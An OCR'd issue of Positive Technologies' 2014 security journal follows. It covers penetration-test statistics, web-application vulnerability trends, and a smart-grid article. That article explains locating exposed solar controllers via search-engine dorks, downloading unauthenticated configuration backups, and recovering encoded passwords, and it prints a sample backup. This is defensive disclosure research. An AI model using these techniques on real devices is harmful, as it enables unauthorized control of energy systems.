Positive Research 2014

Journal of Information Security

POSITIVE TECHNOLOGIES

EDITOR'S NOTE

We've long been creating a digital world. We've been soldering hardware and writing apps for decades. We've been thinking about our future and peering into the unknown. And we've missed the moment when this unknown started staring back at us. Now we are living in a cyberpunk world. Millions of people cannot imagine their lives without the Internet. States, corporations, and criminal gangs are waging undeclared cyberwar. Computer viruses silently cross the borders of the digital world and cause real physical damage quite easily.

Where is this cyberspace face-off bringing us? How difficult is it to "break" a nuclear power plant, aircraft, or mobile network? How can we stop such attacks? I hope this latest collection of Positive Research articles, containing some of our experts' best work, will help you put together the pieces to the puzzle and better see the whole picture.

This year, the specialists of our research center have focused on critical infrastructure from payment systems and SS7, to programmable logic controllers of ICSs, used at large-scale production facilities. They have carried out comprehensive pentests to check more than 500 apps and detect more than a hundred 0-day vulnerabilities. Positive Technologies also expanded its capabilities by helping to ensure security of the 27th Summer Universiade in Kazan and the Winter Olympic Games in Sochi.

However, this work is simply what we do every day. A more important question is how we can share this superior knowledge with others. We have released two innovative products in 2013 — Positive Technologies Application Inspector (a source code analysis system) and Positive Technologies Application Firewall. These solutions are the embodiment of our experience in application security and proactive website defense. This collection of articles also includes the results of new, more profound research conducted with the use of AI and AF.

However, even the smartest software cannot save the world without qualified security specialists. Can we find them at universities or do we need different paths to educate them like hacker contests? You can find many interesting ideas on this topic in the section "Our School". If you still have questions — email or come, ask! Our research is going on.

Sergey Gordeychik
CTO
Positive Technologies

CONTENTS

CRITICAL INFRASTRUCTURES

2 Vulnerabilities in Corporate Infosystems: Threats Grow Faster than Security
5 What Is So Dangerous in Smart Grids?

APPLICATION SECURITY

7 Most Vulnerable Web Application in 2013: XSS, PHP and Media Sites
10 How to Reveal Application Vulnerabilities? SAST, DAST, IAST and Others

VULNERABILITIES

13 Two Tales about Google Vulnerabilities
15 Unserialize: New Techniques to Exploit PHP Object Injection
17 SAP's Backdoor
18 How to Get Inaccessible Data from iOS
20 Stars Aligner's How-To: Kernel Pool Spraying and VMware CVE-2013-1406

MOBILE FUTURE

23 Mobile Internet Security Inside and Out
25 How to Determine the Location of a Mobile Subscriber

ADMINISTRATION

28 Compliance in Vulnerability Scanners and SIEM
31 Authentication in Cisco iOS

OUR SCHOOL

33 Games of Hackers: How to Run a Successful CTF
34 Analyzing Tasks: Reversing is Easy!
36 NetHack Contest: Saving the Hydropower Station
38 Competitive Intelligence Contest: Hunting for Godzillas

CRITICAL INFRASTRUCTURES

VULNERABILITIES IN CORPORATE INFOSYSTEMS: THREATS GROW FASTER THAN SECURITY

Eugeny Gnedin, Eugenia Potseluevskaya


In 2013, many large companies witnessed a drop in their information security levels — in relation to both internal and external attacks. These days, attackers need to only have novice skills to carry out successful attacks, with fewer vulnerabilities required as compared to 2011 & 2012. One reason for threats becoming more numerous can be attributed to the fact that significantly fewer of the systems incorporated timely security updates. Unfortunately, conventional security practices (use of encryption and antivirus software, improvement of user awareness, etc.) alone are not enough to reverse this downward trend.

In 2013, Positive Technologies reached such conclusions after comparing recent penetration test results with that from a similar research survey conducted in 2011 and 2012. During testing, we simulate attacker's actions both from the Internet and from organizations' intranets. This approach allows us to assess a system's actual security level and discover flaws in protection mechanisms including ones that could be missed by using other audit methods.

Source Data

We selected 14 systems including major government and commercial companies from around the world. The majority of the systems analyzed were from the Manufacturing industry. We investigated a series of systems that were geographically distributed, (36%) including those with numerous branches in different cities and countries.

Industrial control systems (ICS) were a common aim of penetration testing in 2013, since their operation is critical and attacks against them are growing in number.




Systems tested by industry

Overall Results


In 2013, **86% of the systems** tested appeared to be exposed to vulnerabilities that could allow an attacker to gain **full control** over critical resources (Active Directory, ERP systems, email systems, network equipment control systems, etc.). Half of the systems studied allowed an outside intruder to gain full control over critical resources. In almost one of every three systems (29%), attackers needed access only to a user segment in an intranet to get control over such resources.

93% of the systems we tested **included critical vulnerabilities** related to configuration flaws. This percentage is much worse than that from 2011 and 2012: during that period, 75% of the systems assessed contained critical configuration flaws.

More than half **(57%)** of the systems analyzed in 2013 had critical vulnerabilities since they used **out-of-date software and OS versions.** This percentage is worse compared to 45% of systems found in 2012. The average age of the most outdated patch is 32 months. One of the systems was detected to contain a nine-year-old vulnerability (as of 2004), which made a DoS attack against Windows possible (CVE-2004-0790).



Minimum privileges required to gain full control over critical resources



Systems compared by the maximum severity of vulnerabilities caused by the lack of security updates

Positive Technologies' Specialists Showed New Attack Scenarios against ICS

A report on ICS security and a contest called Choo Choo Pwn provided by the specialists of Positive Technologies were among the most remarkable events at Power of Community 2013 held in Seoul.

Choo Choo Pwn is an up-to-date large-scale railway model, whose components (trains, railroad crossing gates, and traffic lights) are controlled by an ICS based on three SCADA systems. More than 30 information security specialists tried their hand at hacking the model.

When delivering the report "Techniques of Attacking Real SCADA & ICS Systems", Alexander Timorin, Yury Goltsev, and Ilya Karpov shared the latest results, they obtained while analyzing security of industrial protocols used by SCADA systems, and their vast experience in auditing information systems of critical infrastructure elements. Sergey Gordeychik and Alexey Moskvin spoke about a new technology they implemented to analyze source code, which allowed them to automate vulnerability search, detection of bugging devices and undocumented features in applications.

Security Perimeter Flaws


In 2013, any external intruder acting from the Internet could access internal hosts of **91% of the systems** tested (as opposed to 74% in 2011 & 2012). A malicious user could obtain full control over the company's whole infrastructure in 55% of the cases.

On average, only **two vulnerabilities** had to be exploited to penetrate a perimeter (previously, three vulnerabilities were required). Even novice hackers could conduct attacks in 82% of the cases.

Weak password protection triggered 40% of intranet breaches. This vulnerability is the most widely spread as it was in 2011 & 2012. It was found on the network perimeter of 82% of the systems, every one of which had dictionary passwords in web applications as well. 67% of the companies used dictionary passwords for privileged accounts.

Vulnerabilities connected with the availability **of server and network hardware control interfaces** from external networks (SSH, Telnet, RDP, web interfaces) were commonplace. Moreover, the percentage of vulnerabilities triggered by the **absence of relevant security updates** on network perimeter hosts grew significantly in 2013 to 64%.

The intranet of every third system could be accessed through **web application vulnerabilities.** Such vulnerabilities as Unrestricted File Upload and SQL Injection were common for 55% of the systems. All in all, web application vulnerabilities were detected in 93% of the systems.



Perimeter penetration difficulty (attacker's skills)

Intranet Security Flaws

The security level of intranets also declined as compared to levels in 2011-2012. During that period, 84% of systems allowed attackers to obtain maximum privileges that could be used to control critical intranet resources. However, in 2013, we found that this was possible for **all of the systems** studied (though a number of the systems required attackers to have very high qualifications and to exploit unknown vulnerabilities). 17% of the systems required an insider to have high qualifications to access critical resources; **half** the systems studied could be attacked by **any** unqualified internal user. On average, an attacker needs to exploit **five vulnerabilities** to obtain control over critical resources if access to an intranet is provided (as opposed to seven vulnerabilities required in 2011 & 2012).

According to our 2013 study, the most common vulnerabilities are caused by the use of **dictionary passwords (92%).** The administrators of half of the systems with weak passwords used numeric passwords with less than 10 figures; the most frequently used was **123456** (discovered in one third of system). 36% of the systems used the password "cisco" for network equipment.


In addition to weak passwords, **security flaws in service protocols** (DHCP, STP, ARP, CDP, DTP) and **storing unencrypted sensitive data** are still quite commonplace. As compared to the data from 2011-2012, the following flaws have undergone certain changes:

— Service protocol protection flaws, which result in hijacking and redirecting network traffic — dropped by 25% (from 92% to 67%).


— Use of poorly protected data transfer protocols — dropped by 33% (from 75% to 42%).

— Use of weak encryption algorithms — dropped by 25% (from 42% to 17%).


— **Insufficient antivirus protection** — increased by 35% (from 15% to 50%). Curiously enough, the level of antivirus protection improved in 2013 (i.e. antivirus software is installed and databases are updated in time); however, antivirus programs usually lack self-protection features or they appear disabled, and privileged users can disable protection, all of which reduces antivirus efficiency.



Accessibility of critical resources to an insider



Top 10 network perimeter vulnerabilities



Common intranet vulnerabilities

Flaws in Security Awareness


The scope of penetration testing conducted for a number of companies in 2013 included assessment of information security awareness. The analysis consisted of a series of attacks agreed with the customer, which emulated attackers' actions, and further tracking of staff responses. This report focuses on the results of the most widely spread testing tool — emailing with a file or a link to an external resource attached. We tracked any evidence of clicking the link, running the executable attached to the letter, entering credentials if a phishing attack was emulated, or attempts to communicate with the sender. As a rule, emailing was carried out on behalf of an organization's employee.

The results obtained indicate the **improvement of staff awareness** in information security as compared to the results from 2011-2012. The staff awareness level of every third system tested was assessed as satisfactory. The level of the same number of systems was evaluated as lower than medium and low.

The number of cases when users followed a link attached to an email dropped from 19% to 11% in 2013. As to entering credentials and running attached files, their number also dropped from 18% to 4%.

However, the number of users, who **started dialog with a potential attacker,** remained almost the same (3%). Such users' actions cannot cause workstation infection or loss of credentials directly, but interacting with an employee, a malicious user can obtain additional information to develop attacks against a necessary system.

A full version of penetration testing results statistics will be published on www.ptsecurity.com.



The number of recorded events to the total number of emails sent

Positive Technologies at 30C3: Disneyland for Hackers and New Threats for SCADA

The experts of Positive Technologies took part in Chaos Communication Congress, the largest hacker conference in Europe, with more than 9,000 participants, that took place in Hamburg on December 27-30, 2013.

Sergey Gordeychik and Gleb Gritsai from Positive Technologies presented their research of production system security describing the most dangerous vulnerabilities and attacks based on them. Alexander Timorin held a hands-on lab devoted to SCADA security, and Alexey Osipov spoke about DBMS vulnerabilities.

Yury Goltsev and Alexander Zaitsev organized a spectacular contest "The Labyrinth". Participants had an hour to pass a laser field and motion sensors, outwit artificial intelligence, break locks, clear a room of bugs, and deactivate a bomb.

WHAT IS SO DANGEROUS IN SMART GRIDS?

Artem Chaikin

Electricity is rising in price, and the world economy is looking for new ways to improve energy efficiency. In addition to solar and wind stations, everyone around the world is actively building Smart Grids allowing effective energy use. Because they are usually connected to the Internet, there is natural interest in their security level.

Attention! All the vulnerabilities described in this article have been reported to and fixed by the vendors, but they can occur in current systems.

What They are Made of

China invested $4.3 billion in Smart Grids in 2013, and worldwide the investment made was up to $14.9 billion. Pike Research predicts more than $46 billion to be spent on this technology by 2015. This forecast has found support among economists as well as ecologists. Greenpeace, by the way, believes Smart Grids can save our planet.

Smart Grid technology has only just begun to win over proponents from all over the world. Today, in their simplest form Smart Grids are used in residential climate control systems. Such devices allow end users to monitor and manage the use of the wind and solar energy, and to make use of alternative energy sources in their absence. Are Smart Grids unsafe for advanced housekeepers? To answer this question, we need to know what control components such grids consist of.

Fingerprint utilities request a remote host for its family identity. The answer helps to determine an operating system or device modification.


After a small fingerprint research study, we traced the built-in systems served as a basis for Smart Grids of at least nine vendors on the Internet.

While the WindCube family was the most popular, our choice to experiment with another vendor's devices proved to be a smart decision. The vendor provides a controller with numerous advanced features online: PowerPC processor, RTOS, built-in web server, support of FTP, Telnet, SSH, TCP/IP, HTTP, PPP.

In Search of the Smartest

***Dorks** are key words, URLs or their parts that allow using search engines or web scanners to look for a path to a control panel or a page with errors.*


Browsing the Internet for Smart Grid systems based on the controllers selected was relatively easy. Many thanks to the vendor's official website that specified the operating system of the device and guided us on how to study its configuration following the address http://...../ZZZ. We then used inurl to search for information in site subdirectories and Googled the name of OS and ZZZ. Finally, we found several pages with the IP addresses, subnet masks, and serial numbers of certain devices. Within what systems do these microcomputers work?



Solar panels connected to the web server of Solar Sail

One of the pages we obtained uncovered that the platform under research also runs as part of the systems that monitor photovoltaic generators called Solar Sail (we have changed vendor's name). Such generators turned out to be very popular. According to the developer, globally there are more than 200,000 solar power stations and almost 1,000,000 inverters connected to this company's web server.

Examining Solar Sail Firmware



Firmware

- Google dorks
- Configurations scripts
- FS structure
- etc

```
root@kali:~# strings firmware_[redacted]
  this.title="";
  this.title=theTitle;
<title>[redacted] - Status</title><meta http-equiv="r
<html><head><meta http-equiv='refresh' content='10';
document.write("<title>[redacted]"+typ+"<\/title><styl
0px; width:319px; height:27px; z-index:1; }#datum {
x:1; }#balken { position:absolute; top:20px; left:3
selObj.title= nvl(theTooltipText,"");
```

Solar Sail firmware cutaway view


PT Helps Siemens and the Large Hadron Collider

The experts of Positive Technologies demonstrated what they found when analyzing the security of Siemens SIMATIC WinCC Open Architecture, a new SCADA system. This HMI system is used to automate operation of numerous critical facilities, including control over technological processes in the Large Hadron Collider (Switzerland).

SIMATIC WinCC Open Architecture is a part of the Siemens HMI product family employed to create human-machine interfaces and is used in various industries. WinCC OA allowed automating the West-East Pipeline (the world's longest pipeline), the St. Gotthard Tunnel, the Sitina Tunnel in Slovakia, airports in Zurich and Geneva, liquid helium plants, water purifiers and water supply installations.

Sintesi mensile

Power generation data by Solar Sail's Smart Grid systems



Configuration // Internal // System

System backup

Save system settings on hard drive — Process data Click here to save

Load system settings from hard drive — Выберите файл Файл не выбран — Load

Set to factory defaults — Reset

Solar Sail control panel

With firmware for Solar Sail systems downloaded, we checked its file structure, looked for Google dorks and configuration scripts that provided system control. Such commands as strings and grep helped to detect the header Solar Sail Client, which spurred us to Google the URL inurl: Solar Sail-Client. As a result, we found numerous systems of individual users and pages with power consumption data for Solar Sail's various Smart Grid systems. However, this type of information would only be interesting to system supervisors.

You Can Go Without Passwords

Having studied Solar Sail's control panels, we found out that approximately 5% of the systems did not require passwords for access to the configuration page. The other 95% did require passwords, but they were of no use. With a query to a configuration script created, we could make the control panel return the configuration backup copy, upload it to our PC, and retrieve the password.

However, we did encounter some problems when trying to decrypt the password, which is always indexed as 222. HEX often resulted in strange things, so we took a different approach: we set an arbitrary password (1234567890) on a non-password protected device, saved it, then downloaded its configuration file, and checked its encryption.

This is also the way to acquire all necessary passwords and their encrypted variants.


Let's Look Further

You've already noticed it wasn't hard to access the configuration page of Solar Sail. The device firmware is available from this page. By the way, Solar Sail's official documentation says firmware updates are password protected. However, only one of the systems required a password, which was easy to guess ("Solar Sail"), and coincided with the login and was unavailable for ordinary users.

What's Tomorrow?

In fact, users of smart houses and mini offices connected to alternative energy sources are beta testers of Smart Grid systems. Developers hardly have any mercy on thrifty owners making gross errors in protection mechanisms. In our case, anyone could pick up a user out of hundreds of thousands of owners of Solar Sail Smart Grids on the Internet, bypass authorization (sometimes it was not even required), install compromised firmware remotely, obtain access to system parameter control and penetrate other system segments. Controlling mechanical systems (disabling inverters, fire, and other unpleasant events) was also possible.

If we continue to move too hastily in making electrical systems more intelligent, the security risks may rise to the level of SCADA systems, and the stories about attackers using computers to disable electricity across an entire city may all be too real in the near future.



```
191;home.
192;username
193;^d5c7d4dbdec5d9c8
194;
195;0
196;0
197;0
210;1
211;1
220;0
221;1
222;^9494949c9c9c9c94949e
230;[Denominazione impianto]
231;[Nome gestore]
```

Configuration file backup copy

IDC Recognized Positive Technologies as Fastest Growing Firm

Positive Technologies has been ranked the world's #1 fastest growing vendor of security and vulnerability management (SVM) solutions by respected market intelligence firm International Data Corporation (IDC). Positive Technologies received this independent confirmation of its rising status in the global security market in IDC's recently released report, Worldwide Security and Vulnerability Management Forecast for 2013-2017.

According to IDC, Positive Technologies grew at a rate of nearly 83% in 2012 while the overall market for SVM solutions grew at a rate of 9.4%.

"The demand for products that allow us to properly assess security and stand firm against new IT threats is one of the engines of our growth on the global market," Yury Maksimov, the CEO of Positive Technologies, commented. "Our ability to deliver a higher standard of results comes from our investments in security research and our hands-on experience detecting vulnerabilities in the networks of global companies."

Among the factors providing for SVM market growth in the nearest future, the experts of IDC name expansion of cloud infrastructures, necessity to protect big data, corporate use of smartphones and tablets, and extensive use of enterprise-level mobile applications.

APPLICATION SECURITY

MOST VULNERABLE WEB APPLICATION IN 2013: XSS, PHP AND MEDIA SITES

Anna Breeva, Eugenia Potseluevskaya

Nowadays most commercial companies and public institutions use web-based services that handle both sensitive personal and financial information. Unfortunately, many of these companies fail to follow recommended security guidelines either created in-house or supplied by third party application developers. This has resulted in websites becoming all too often the entry point used by hackers for Denial-of-Service (DDoS) attacks, for interrupting and obstructing service availability, and for posting misinformation in an attempt to damage a company's reputation. This article outlines the most common web application vulnerabilities found by Positive Technologies in 2013.

Research Methodology

The following data was collected by Positive Technologies during our analysis of 500 web applications that were used across 61 websites.

Most of the websites examined are from the **banking industry (57%);** where there is a growing demand for web application security analysis. In addition, we also see an increase in interest, for security testing, from Mass Media; possibly due to the fears related to how false news stories could impact the public.

Based on the web applications analyzed, we found the most common programming languages used were PHP (39%), Java (37%) and ASP.NET (20%). We also found that most web servers are based on Apache (39%) or Nginx (37%).


Security was assessed by means of white-, grey- and black-box testing conducted with the help of automated tools. The statistics only include data about external web applications available from the Internet and the severity of vulnerabilities found we classified in accordance with CVSSv2.

Summary of Results

62% of the examined systems include **vulnerabilities of a high severity level;** a sharp increase from 45% of systems reported in 2012. Vulnerabilities of a medium severity level were detected in 95% of the systems tested.

In 2013, the most common vulnerability was **Cross-Site Scripting,** detected on 78% of examined sites. **ID or Password Brute Force** was the second most common vulnerability found at 69%.

The TOP-10 also included two vulnerabilities of a high severity level — **SQL Injection** (43%) and **XML External Entity** (20%). In 2012, XML External Entity failed to rank anywhere in the top ten. However, it has become more popular as new attacks like XML Out-Of-Band Data Retrieval have occurred. If exploited, an attacker could access third-party resources, read server files and even cause denial-of-service.



Percentage of Websites by vulnerability severity level


Authorization flaws (24%) are another notable vulnerability worth highlighting. Although a medium level severity flaw, it could cause serious consequences, such as fraudulent transactions in an e-banking system or theft within online shopping.

Vulnerabilities are mostly (89%) due to errors in application code; only 11% are caused by configuration flaws.

